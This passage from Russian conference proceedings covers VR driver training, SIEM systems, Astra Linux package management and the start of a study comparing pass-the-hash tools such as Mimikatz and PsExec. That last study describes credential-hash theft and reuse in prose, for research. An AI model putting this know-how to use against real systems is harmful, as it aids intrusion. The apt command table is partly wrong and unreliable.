


Рис. 1. Модель обучения вождению транспортных средств с использованием технологий виртуальной реальности.

Для создания моделей автотранспорта используются методы и средства 3Dмоделирования, реализуемые в программеBlender. Для разработки приложения по представленной модели выбрана межплатформенная среда разработки Unity. Она обладает удобным графическим интерфейсом с широким функционалом и имеет SDK (набор инструментов для разработки программного обеспечения в одном устанавливаемом пакете) под все основные платформы (*Windows, Android, IOS* и т. д.).

Для работы с виртуальной реальностью использовался стандарт OpenXR доступа к платформам и устройствам виртуальной и дополненной реальности. Он имеет интеграцию с Unity и может работать с различными платформами, которые его поддерживают, такие как *Windows* и *Android*.

В среду разработки Unity добавляется модель, сделанная в программе 3D моделирования, и инструментарий для работы с виртуальной реальностью. Элементам модели, при помощи стандартных инструментов среды разработки, добавляются эффекты работы оборудования, текстовые подсказки и интерактивные компоненты [8]. Готовое автотранспортное средство добавляется в префаб (особый тип ресурсов цифрового приложения, позволяющий хранить весь настроенный объект со всеми компонентами и значениями свойств) для дальнейшего упрощения использования в проекте и редактирования.

Для взаимодействия с транспортным средством при помощи VRустройства добавляется компонент XRRIg, отвечающий за представление данных с гарнитуры виртуальной реальности в рабочее пространство.

К ним прописывается взаимодействия с интерактивными компонентами настроенного транспортного средства.

В ходе решения поставленной задачи была разработана модель приложения, среда обучения, метод обучения вождению транспортным средством в среде виртуальной реальности. Данные решения позволяют:

- преодолевать внутренний барьер и страх;
- обучаться самостоятельно в любом месте и в удобное время;
- закреплять полученные навыки;
- отрабатывать стандартные и нестандартные ситуации;
- готовиться на более качественном уровне к сдаче экзаменов по теории и практике.

Предложенный программный продукт является дополнительным средством к существующим классическим методам обучения, позволяющим повысить качество вождения транспортным средством.

#### Список используемых источников

1. Приказ Министерства просвещения РФ от 8 ноября 2021 г. N 808 «Об утверждении примерных программ профессионального обучения водителей транспортных средств соответствующих категорий и подкатегорий» (с изм. и доп.).
2. Постановление Правительства РФ от 18 сентября 2020 г. N 1490 «О лицензировании образовательной деятельности».
3. Приказ МВД России от 4 февраля 2019 г. N 50 «Об утверждении Порядка выдачи заключений о соответствии установленным требованиям учебно-материальной базы организаций, осуществляющих образовательную деятельность и реализующих основные программы профессионального обучения водителей транспортных средств соответствующих категорий и подкатегорий, и соискателей лицензий на осуществление образовательной деятельности по указанным программам».
4. Красникова Д. А., Скрипина А. Р. Повышение безопасности дорожного движения за счет совершенствования методов подготовки водителей автомобильного транспорта // Проблемы и инновации в области механизации и технологий в строительных и дорожных отраслях. 2016. Т. 1. № 2 (2). С. 86–93.
5. Гамаюнов П. П., Белоножко А. Ю. Внедрение тестов, определяющих психофизиологические особенности начинающего водителя // Научно-методический электронный журнал «Концепт». 2015. Т. 35. С. 21–25.
6. Сарник К. А., Чуланова О. Л. Программа обучения персонала организации с применением технологий VR // Материалы Афанасьевских чтений. 2021. N 1. С. 64–78.
7. Мусаева Т. В., Ураго А. В. Дополненная реальность в проведении занятий по инженерным техническим дисциплинам проектирования. // Геометрия и графика. 2021. Т. 9. № 2. С. 46–55.
8. Титова А. В., Сучкова М. Ю., Цифровые двойники в повышении качества образовательных услуг // Техничко-технологические проблемы сервиса. 2021. N 4. С. 57–63.

УДК 004.056  
ГРНТИ 81.93.29

## СИСТЕМЫ УПРАВЛЕНИЯ ИНФОРМАЦИЕЙ И СОБЫТИЯМИ БЕЗОПАСНОСТИ: АНАЛИЗ И ТЕНДЕНЦИИ РАЗВИТИЯ, ИСПОЛЬЗОВАНИЕ В КРИТИЧЕСКИХ ИНФРАСТРУКТУРАХ

Д. С. Иванцов, И. Б. Саенко

Санкт-Петербургский Федеральный исследовательский центр Российской академии наук

*Рассматриваются наиболее широко используемые системы управления информацией и событиями безопасности на предмет их критической функциональности. Проводится анализ факторов, влияющих на развитие таких систем в среднесрочной и долгосрочной перспективе. Обсуждаются потенциальные усовершенствования для следующего поколения таких систем, результаты обзора существующих решений, а также возможности и преимущества их использования в критически важных инфраструктурах.*

*управление информацией и событиями безопасности; кибербезопасность; критическая инфраструктура.*

SIEM-системы играют ключевую роль в обеспечении кибербезопасности промышленных систем управления. Они позволяют собирать информацию о событиях и угрозах, происходящих в инфраструктуре IT-системы, и анализировать их для обнаружения атак и аномалий. Некоторые известные компании, такие как HP, IBM, Intel и McAfee, разработали свои собственные SIEM-системы. Они предлагают классические решения, которые широко используются в отрасли информационной безопасности. Кроме того, есть и другие компании, которые предлагают более инновационные подходы к SIEM-системам. Например, AT&T Cybersecurity/AlienVault предлагает комплексные решения, которые объединяют не только функциональность SIEM, но и другие инструменты для обнаружения и предотвращения угроз [1].

Также стоит обратить внимание на инструменты, такие как Splunk, которые не являются строго SIEM-системами, но предоставляют мощные аналитические возможности для обработки данных безопасности. Они могут быть использованы для создания собственных решений SIEM или интеграции с существующими системами [2].

Выбор конкретной SIEM-системы зависит от потребностей и требований организации. Он должен быть основан на анализе функциональности,



производительности, масштабируемости и стоимости каждого решения [3,4].

SIEM-системы были разработаны для того, чтобы помочь администраторам разрабатывать политики безопасности и управлять событиями из различных источников. Как правило, простая SIEM-система состоит из отдельных блоков (например, устройство источника, сбор журналов, нормализация разбора, механизм правил, хранение журналов, мониторинг событий), которые могут работать независимо друг от друга (рис. 1). Однако без их совместной работы SIEM-система не будет функционировать должным образом.




Рис. 1. Основные компоненты SIEM-систем

Платформы SIEM-систем обеспечивают анализ событий безопасности, генерируемых сетевыми устройствами и приложениями, в режиме реального времени. Кроме того, несмотря на то, что новое поколение SIEM-систем предоставляет возможности реагирования для автоматизации процесса выбора и развертывания контрмер, существующие системы реагирования выбирают и развертывают меры безопасности без проведения комплексного анализа воздействия атак и сценариев реагирования.

В течение последнего десятилетия компания Gartner классифицировала SIEM-системы как лидеров (организации, которые хорошо выполняют свою текущую концепцию и хорошо позиционированы на завтра), предсказателей (организации, которые понимают, куда движется рынок, или имеют видение изменения рыночных правил, но еще не выполняют свои задачи),

нишевых игроков (организации, которые успешно фокусируются на небольшом сегменте или не сфокусированы и не опережают других) и претендентов (организации, которые хорошо работают сегодня или могут доминировать в большом сегменте, но не демонстрируют понимание направления рынка).

Рассмотрим функциональные возможности SIEM-систем. По сути, все SIEM-системы обладают способностью собирать, хранить и коррелировать события, генерируемые управляемой инфраструктурой, например, Интернетом вещей [5]. Помимо этих ключевых возможностей, существует множество различий между существующими системами, которые обычно отражают разные позиции SIEM-систем на рынке.

Для эффективной работы SIEM-системы необходимо собирать данные из различных источников. Некоторые из наиболее распространенных источников данных, которые могут использоваться в SIEM-системах, включают в себя:

1. Журналы системных событий (*event logs*) – содержат информацию о действиях пользователей, приложениях, серверах и других компонентах системы.

2. События безопасности (*security events*) – содержат информацию о попытках несанкционированного доступа, атаках и других угрозах безопасности.

3. Данные сетевых устройств (*network device data*) v содержат информацию о трафике в сети, событиях на маршрутизаторах, коммутаторах и других сетевых устройствах.

4. Данные сенсоров безопасности (*security sensor data*) – содержат информацию от систем обнаружения вторжений, защитных экранов, антивирусных программ и других инструментов безопасности.

5. Пользовательские данные (*user data*) – содержат информацию о действиях пользователей, таких как входы в систему, изменения паролей и другие действия.

6. Данные приложений (*application data*) – содержат информацию о работе приложений, таких как журналы входа в приложение, действия пользователя и другие данные.

Кроме того, SIEM-системы могут использовать источники данных из облачных сервисов, баз данных и других источников. Важно выбрать правильные источники данных для конкретной системы и настроить ее для максимальной эффективности и точности анализа.

*Объемы данных.* Анализ больших объемов данных, поступающих из различных источников, важен для получения более глубокого понимания собранных событий и более эффективного мониторинга. Хранение больших объемов собранных данных в реальной SIEM-системе должно быть связано с реализацией распределенной параллельной обработки данных [6].

*Сложность.* SIEM-системы являются достаточно сложными в развертывании и управлении. Следует отметить, что пользователи SIEM-системы должны оценивать свои усилия и затраты, необходимые для установки анализируемой системы для тестирования. Среди исследованных SIEM-систем наибольшей сложностью развертывания и управления обладает система ArcSight. В то же время системы LogRhythm и Splunk считаются простыми и дружественными инструментами для установки, развертывания и использования.

*Хранение данных.* Учитывая, что SIEM-системы обычно хранят информацию не более 90 дней, эта функция оценивает продолжительность хранения данных в системах текущих SIEM-систем для дальнейшей обработки и криминалистических операций.

*Устойчивость.* Также важно иметь планы аварийного восстановления и бэкапирования для SIEM-системы, чтобы быстро восстановить работоспособность системы в случае возникновения сбоев или отказов. Надежность и устойчивость системы мониторинга являются ключевыми факторами для обеспечения безопасности и защиты информации в организации.

Кроме того, будущие SIEM-системы должны использовать искусственный интеллект и машинное обучение для более точного определения аномалий и угроз безопасности. Это поможет снизить количество ложных срабатываний и повысить эффективность системы.

Важным аспектом безопасности в SIEM-системах является также защита конфиденциальности данных. Будущие системы должны иметь возможность шифрования данных, как во время передачи, так и хранения, чтобы предотвратить несанкционированный доступ к чувствительной информации.

Наконец, SIEM-системы должны быть способными быстро реагировать на угрозы безопасности и предоставлять оперативную информацию для принятия мер по защите системы [7]. Для этого необходимо использовать автоматизированные процессы анализа и решения проблем, а также интеграцию с другими системами безопасности, такими как системы обнаружения вторжений и управления доступом.

SIEM-системы имеют особую важность в критических инфраструктурах.

Многие критические инфраструктуры (КИ) были построены давно и не предусматривали защиты от киберугроз, что делает их особенно уязвимыми для атак. В связи с этим, необходимо проводить регулярные аудиты безопасности и обновлять системы управления, чтобы устранить выявленные уязвимости. Другой важной задачей по защите КИ является разработка планов аварийной реакции (ПАР), которые должны содержать детальные инструкции по действиям в случае возникновения кибератаки или других угроз. ПАР должны быть регулярно обновляемыми и тестироваться на

реалистичность в условиях реальной угрозы. Также необходимо обеспечить обучение персонала, работающего с КИ, правилам безопасности и процедурам реагирования на угрозы. Недостаток знаний и навыков в этой области может стать слабым звеном в цепочке защиты и привести к серьезным последствиям. В целом, защита критических инфраструктур является сложной и многогранной задачей, требующей комплексного подхода и постоянного совершенствования. Однако, успешная реализация этой задачи является важным условием для обеспечения национальной безопасности и стабильности экономики.

Работа выполнена при частичной финансовой поддержке бюджетной темы FFZF-2022-0007.

#### Список используемых источников

1. Котенко И. В., Саенко И. Б. SIEM-системы для управления информацией и событиями безопасности // Защита информации. Инсайд. 2012. № 5. С. 54–65.
2. Miller D., Harris S., Harper A., Van Dyke S., Blask C. Security Information and Event Management (SIEM) Implementation. Mc Graw Hill: New York, NY, USA, 2010.
3. Котенко И. В., Федорченко А. В., Саенко И. Б., Кушнеревич А.Г. Технологии больших данных для корреляции событий безопасности на основе учета типов связей // Вопросы кибербезопасности. 2017. № 5(23). С. 2–16.
4. Bryant B. D., Saiedian H. Improving SIEM alert metadata aggregation with a novel kill-chain based classification model // Computer & Security. 2020. Vol. 94. PP. 101817.
5. Котенко И. В., Саенко И. Б., Кушнеревич А. Г. Архитектура системы параллельной обработки больших данных для мониторинга безопасности сетей Интернета вещей // Труды СПИИРАН. 2018. Вып. 4(59). С. 5–30.
6. Котенко И. В., Комашинский Н. А., Саенко И. Б., Башмаков А. В. Методы и средства параллельной обработки событий для построения систем мониторинга безопасности нового поколения // Информатизация и связь. 2020. № 5. С. 107–118.
7. Kotenko I., Polubelova O., Saenko I., Doynikova E. The Ontology of Metrics for Security Evaluation and Decision Support in SIEM Systems. In: 2013 International Conference on Availability, Reliability and Security. Regensburg, Germany, 2013. PP. 638–645.

УДК 621.391  
ГРНТИ 81.93.29

## К ВОПРОСУ О ДОПОЛНИТЕЛЬНОМ ПРОГРАММНОМ ОБЕСПЕЧЕНИИ В СОВРЕМЕННЫХ ОПЕРАЦИОННЫХ СИСТЕМАХ

О. Б. Ильина<sup>1</sup>, О. П. Купчиненко<sup>1</sup>, А. В. Скоропад<sup>2</sup>

<sup>1</sup> Военная орденов Жукова и Ленина Краснознаменной академия связи  
имени маршала Советского Союза С. М. Буденного

<sup>2</sup> Санкт-Петербургский филиал – «ЛОНИИР» (ФГБУ НИИР)

*Проведен анализ системы управления пакетами в операционной системе специального назначения Astra Linux SE Смоленск. Рассмотрены способы управления пакетами программ на уровне репозитория и файлов. Проанализированы особенности структуры и использования репозитория в операционной системе специального назначения Astra Linux SE Смоленск версий 1.6, 1.7.*

*операционная система специального назначения, защита информации, пакет программ, система управления пакетами, репозиторий.*

В современной операционной системе специального назначения (ОС СН) Astra Linux SE, как и в большинстве современных дистрибутивов ОС Linux дополнительное прикладное и системное программное обеспечение (ПО) распространяется в виде пакетов (*packages*). Пакеты приложений можно установить, модифицировать состав уже установленных программ из пакета и удалить пакет.

В ОС СН Astra Linux SE, основанной на дистрибутиве Debian GNU Linux, используется система управления пакетами Advanced Packaging Tool (APT).

Система управления пакетами APT – это набор команд и дополнительных надстроек над ними (и графический интерфейс пользователя). Основной функцией APT является инсталляция, модификация и удаление пакетов приложений [1].

Система управления пакетами APT используется для:

управления пакетами и их частями;

помощи пользователю в разбиении пакетов, которые должны быть перенесены на носителях ограниченной емкости;

помощи пользователю в установке пакетов, размещенных на удаленном сетевом ресурсе.

Система APT поддерживает формат хранилища программных пакетов – репозиторий пакетов.

Репозиторий представляет собой иерархическую структуру директо-рий. Такая структура аналогична структуре, которая используется в файло-вых системах ОС. Хранение пакетов приложений в репозиториях имеет ряд преимуществ [1]:

возможность размещения локально (например, на USB-носителе) на компьютере под управлением ОС CH Astra Linux SE или в сети.

централизованное управление доступом и конфигурированием одно-временно несколькими репозиториями;

организация проверки подлинности устанавливаемых пакетов с ис-пользованием организации их цифровой подписи [2];

организация доступа к содержимому репозиториям на основе меха-низма аутентификации с открытым ключом (*public key*).

Дополнительно система АРТ хранит информацию обо всех установлен-ных пакетах приложений в специальной базе данных. Пакеты приложений обычно содержат все файлы необходимые для реализации определенного набора функций. ОС CH Astra Linux SE поддерживает два типа пакетов:

1. Двоичные (*Binary*) пакеты, которые содержат выполняемые и конфи-гурационные файлы пакета, страницы справочной системы *man*, информа-цию об авторских правах и другую документацию. Эти пакеты распростра-няются в архивах специального формата и имеют расширение *.deb.*;

2. Исходные (*Source*) пакеты, которые состоят из трех компонент:  
файла с расширением *.dsc* для описания исходного пакета;  
сжатого архива с расширением *.orig.tar.gz*, содержит оригинальный ис-ходный текст программы;

сжатого файла с расширением *.diff.gz*, содержит специфические для ОС CH изменения к исходным текстам.

Для помощи в управлении пакетами ОС CH классифицирует их по при-оритетам. При этом ОС CH Astra Linux SE поддерживает следующие классы приоритетов:

Требуемый (*Required*) – пакет, который необходим для правильного функционирования системы. В него включены все инструменты, необходи-мые для устранения сбоев в системе. Их нельзя удалять.

Важные (*Important*) пакеты содержат программы, которые должны иметься в любой UNIX-подобной системе.

Без этих программ не смогут работать или не будут обладать полной функциональностью другие пакеты. Они образуют базовую структуру ОС CH Astra Linux SE.

Стандартные (*Standard*) пакеты являются стандартными для любой Linux-системы.

Необязательные (*Optional*) пакеты содержат программное обеспечение, расширяющее функционал системы.

Дополнительные (*Extra*) пакеты, которые могут конфликтовать с другими пакетами, имеющими более высокий приоритет.

Виртуальные пакеты. Пакеты обеспечивают выполнение какой-либо функции ОС СН.

Команда `dpkg` (*Debian PacKaGes*) входит в состав системы управления пакетами АРТ и является менеджером пакетов начального уровня.

Функциями команды `dpkg` являются установка и удаление пакетов, а также отображение их статуса.

Основным набором команд, используемым для работы с репозиториями, является набор команд `apt` (*advanced packaging tool*).

Набор команд `apt` совмещает в себе функционал команды `dpkg` по работе с пакетами приложений и дополнительно содержит функции управления репозиториями. Команда `apt` одновременно может работать более чем с одним репозиторием. Для поддержки информации об используемых репозиториях, команда `apt` использует конфигурационный файл `/etc/apt/sources.list`. Для настройки функционирования команд `apt` используются следующие конфигурационные файлы:

`etc/apt/apt.conf` – основной файл конфигурации системы АРТ;

`/etc/apt-move.conf` – файл конфигурации путей к локально установленным на жестком диске репозиториям;

`/etc/apt/preferences` – файл предпочтений. В файле определено, какая версия пакета будет установлена в случае наличия в репозитории сразу нескольких его версий.

Полученные из репозитория пакеты (для дальнейшей работы с ними команд `apt`) кэшируются в директории `/var/cache/apt/archives`.

Общий синтаксис набора команд `apt`:

`apt-функция действие(я)` – опции без аргумента или имя пакета.

Функция – процедура из набора команд `apt`, выполняющая определенные действия с репозиторием или пакетами. Например, базовая функция `get` устанавливает, удаляет, обновляет список пакетов и сами пакеты (это основная функция). Действие – операция, которую команда выполняет над репозиторием (в этом случае аргумент не требуется) или над пакетом (в этом случае используется имя пакета). Основные команды `apt` и их описание представлены в таблице 1.

Для набора команд `apt` существует графическая надстройка `Synaptic` – «Менеджер пакетов». Начиная с очередного обновления 1.7, в ОС СН Astra Linux SE используется вложенная структура репозитория пакетов. В ОС СН Astra Linux SE (вер. 1.6) используются репозитории установочного диска (основной) и диска со средствами разработки. В ОС СН Astra Linux SE (обновления 1.7) используются следующие репозитории: основной, базовый, расширенный.

ТАБЛИЦА 1. Набор команд apt

Команда	Описание
apt-get install имя пакета remove update upgrade	Установка пакета; удаление пакета; обновление базы репозитория (кэша доступных пакетов); обновление всех установленных пакетов.
apt-get install update	Выполняется обновление кэша пакетов. Необходимо выполнять при изменении, как списка источников пакетов, так и содержания источников (например, при переходе к использованию обновленной версии ОС CH Astra Linux SE).
apt-get install upgrade	Выполняется полное обновление всех установленных в системе пакетов.
apt-get install dist-upgrade.	Выполняется обновление старой версии ОС Astra Linux SE до новой (без ее переустановки).
apt-get remove имя пакета	Удаление пакета (с сохранением его конфигурационных файлов).
apt-get remove --purge имя пакета	Полное удаление пакета (удаляются все компоненты пакета).
apt-move update	Создание на жестком диске компьютера локального репозитория.

В ОС CH Astra Linux SE (обновления 1.7) не допускается одновременное использование расширенного и основного/базового репозитория из разных версий оперативных обновлений.

Основной репозиторий. Работа с репозиторием установочного диска в ОС CH Astra Linux SE (обновление 1.7) содержит ряд отличий от работы в Astra Linux SE (версия 1.6):

диск со средствами разработки, (как в версии 1.6,) не используется, а вместо него необходимо использовать базовый репозиторий;

подключение расширенного репозитория может повлиять на выбор устанавливаемых пакетов.

Базовый репозиторий. Работа с базовым репозиторием Astra Linux SE (очередное обновление 1.7) в целом не отличается от работы в ОС CH Astra Linux SE (обновление 1.6) с подключенным репозиторием со средствами разработки, но необходимо обратить внимание на следующие особенности:

базовый репозиторий содержит все пакеты основного репозитория, поэтому при использовании базового репозитория использование основного репозитория можно исключить;

дополнительно базовый репозиторий содержит пакеты, относящиеся к средствам разработки;

подключение расширенного репозитория может влиять на выбор устанавливаемых пакетов.



Расширенный репозиторий. Пакеты, содержащиеся в расширенном репозитории, не дорабатываются для применения в ОС СН Astra Linux SE и не проходят сертификационные испытания, но технически могут обновлять или заменять пакеты, находящиеся в базовом репозитории.

Работа ПО, установленного из расширенного репозитория, как и любого другого ПО, контролируется общими правилами мандатного разграничения доступа (МРД) и мандатного контроля целостности (МКЦ), действующими в ОС СН [3]. При этом ОС СН может работать в любом режиме защиты, однако взаимодействие комплексов средств защиты с ПО может быть ограничено.

Расширенный репозиторий содержит пакеты ПО, не включенные в состав основного и базового репозитория. ПО может быть несовместимо с пакетами из базового и расширенного репозитория. Основное назначение расширенного репозитория – расширение инструментария основного и базового репозитория. При этом пакеты, входящие в основной состав расширенного репозитория, не могут изменять (обновлять, удалять) пакеты, из состава основного репозитория, но могут изменять пакеты из состава базового репозитория.

Использование расширенного репозитория позволяет устанавливать и эксплуатировать ПО, разработанное для других Linux-систем, разрабатывать собственное ПО в среде разработки, переносить ОС СН Astra Linux SE на различные аппаратные платформы.

#### Список используемых источников

1. Деньжонков К. А., Кий А. В., Пашенко В. В. и др. Основы построения и администрирования защищенной операционной системы специального назначения Astra Linux Special Edition : учебное пособие. СПб. : ВАС, 2019. 288 с.

2. Ильина О. Б., Купчиненко О. П., Скоропад А. В. К вопросу о дополнительных средствах защиты информации в операционной системе специального назначения «Astra Linux SE» // Информационная безопасность регионов России : материалы XI Санкт-Петербургской международной конференции, СПб, 23-25 октября 2019 г. СПб. : СПОИСУ, 2019. Т. 2. С. 224–226.

3. Ильина О. Б., Купчиненко О. П., Скоропад А. В. К вопросу об изменениях в системе защиты информации в операционных системах специального назначения // Актуальные проблемы инфотелекоммуникаций в науке и образовании. X Международная научно-техническая и научно-методическая конференция : сб. науч. ст. в 4-х т. СПб. : СПбГУТ, 2021, Т. 2. С. 251–254.

УДК 004.056  
ГРНТИ 81.93.29

## СРАВНИТЕЛЬНЫЙ АНАЛИЗ УТИЛИТ ДЛЯ ПРОВЕДЕНИЯ АТАКИ РТН

**М. П. Кибирев, А. А. Миняев, М. А. Скорых**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В работе рассмотрен сравнительный анализ утилит для проведения атаки РТН. Актуальность темы обусловлена растущей угрозой кибератак и увеличивающихся требований к безопасности информационных систем. В ходе работы был проведен анализ четырех утилит для проведения атаки РТН. Продемонстрированы стенды для тестирования утилит с предустановленной ОС Windows, Windows Server и Kali Linux. Показаны сравнительные таблицы обнаружения утилит на разных операционных системах.*

*РТН, атака, утилита, Mimikatz, Wmiexec, PsExec, CrackMapExec, Rpcdump.*

### *Введение*

"Pass-the-hash" (РТН) – это техника атаки, которая позволяет злоумышленнику использовать хеши паролей, полученные в результате атаки, для получения доступа к системам, используя учетную запись, которая уже была скомпрометирована. В рамках обычной аутентификации пользователь вводит свой пароль, который затем хешируется и сравнивается с хранимым хешем пароля в базе данных. Если хеши совпадают, пользователю предоставляется доступ к системе. Однако, если злоумышленник имеет доступ к хешу пароля, то он может просто передать этот хеш вместо реального пароля и получить доступ к системе без необходимости знать сам пароль.

Для осуществления атаки pass-the-hash злоумышленник должен получить доступ к хешу пароля учетной записи пользователя. Затем он может использовать полученный хеш пароля для аутентификации на других компьютерах, которые используют ту же учетную запись. Таким образом, атаки, основанные на технике pass-the-hash, до сих пор остаются актуальными и широко используются злоумышленниками. Это связано с тем, что многие системы до сих пор используют устаревшие методы аутентификации, которые основаны на хешах паролей.

Кроме того, РТН может быть использована в сочетании с другими атаками, такими как атаки на протокол Kerberos, что делает ее еще более опасной и эффективной. Например, атака Golden Ticket.

В целом, РТН может использоваться для получения доступа к ценным данным, включая конфиденциальную информацию о пользователе и организации, а также для распространения вредоносного программного обеспечения и причинения ущерба системам.

Небольшой список крупных компаний, подвергшиеся РТН: Sony Pictures[1], Anthem Inc[2], JPMorgan Chase[3]. Общая оценка финансовых потерь вышеуказанных случаев составила порядка \$200млн., поэтому данная атака является по сей день актуальна.

### *Обзор утилит для проведения атаки pass-the-hash*

В качестве утилиты для поиска NTLM хэша используется Mimikatz, а для самого РТН: Wmiexec, psexec, Crackmapexec, Rpcdump

Mimikatz – это инструмент для сбора паролей и другой конфиденциальной информации на компьютерах под управлением операционных систем Windows. Этот инструмент может использоваться для извлечения паролей, хранящихся в системе, включая пароли от локальных учетных записей, пароли от удаленных серверов и протоколов, таких как RDP. Кроме того, Mimikatz может использоваться для получения хешей паролей и выполнения атаки "Pass the Hash", когда атакующий использует хеш пароля, а не сам пароль, для получения доступа к системе [4].

Wmiexec – это инструмент, который позволяет администраторам удаленно управлять компьютерами в сети Windows, используя протокол WMI (*Windows Management Instrumentation*). WMI – это набор технологий, которые позволяют управлять конфигурацией и работой операционной системы Windows, а также приложений и служб. В контексте атаки pass-the-zhash, Wmiexec может быть использован злоумышленником для удаленного запуска команд или программ на компьютере, который уже скомпрометирован и где была получена хэш-сумма пароля пользователя. Злоумышленник может использовать полученный хэш-сумму, чтобы получить доступ к другим компьютерам в сети, на которых тот же пользователь имеет административные права [8].

PsExec – это утилита для удаленного запуска процессов на компьютерах под управлением операционных систем Windows. Она была разработана компанией Microsoft и часто используется администраторами систем для удаленного управления компьютерами в локальной сети. Если злоумышленник получит хэш-сумму пароля администратора на удаленном компьютере, он может использовать PsExec для удаленного запуска программы или команды на этом компьютере с помощью учетных данных пользователя с административными правами, используя полученный хэш-сумму пароля вместо реального пароля [5].

CrackMapExec (CME) – это инструмент для тестирования на проникновение, который позволяет анализировать безопасность систем и сетей, работающих на операционных системах Windows, Linux и macOS. Одним из ключевых преимуществ CME является поддержка различных методов аутентификации, включая атаки на слабые пароли, атаки с использованием хэшей паролей (*pass-the-hash*) [6].

Rpcdump – это инструмент для тестирования на проникновение, который используется для получения информации об удаленных RPC (*Remote Procedure Call*) сервисах, работающих на компьютерах под управлением операционных систем Windows. RPC – это протокол удаленного вызова процедур, который используется для обмена данными между клиентскими и серверными приложениями в распределенных системах. RPC является важной частью архитектуры Windows и используется для обработки различных служб и сервисов, таких как Active Directory, DNS, DHCP и многих других. Злоумышленник может использовать Rpcdump для идентификации сервисов, которые используют хэши паролей для аутентификации пользователей, а затем использовать полученные хэши для аутентификации и получения удаленного доступа к системе без необходимости знания реального пароля [7].

### Стенд и реализация атаки

Рис. 1 демонстрирует заражение Win10 и кражу хешей.




Рис. 1. Схема заражения Win10 и кражи хешей

Демонстрация атаки Pass-the-Hash представлена на рис. 2.

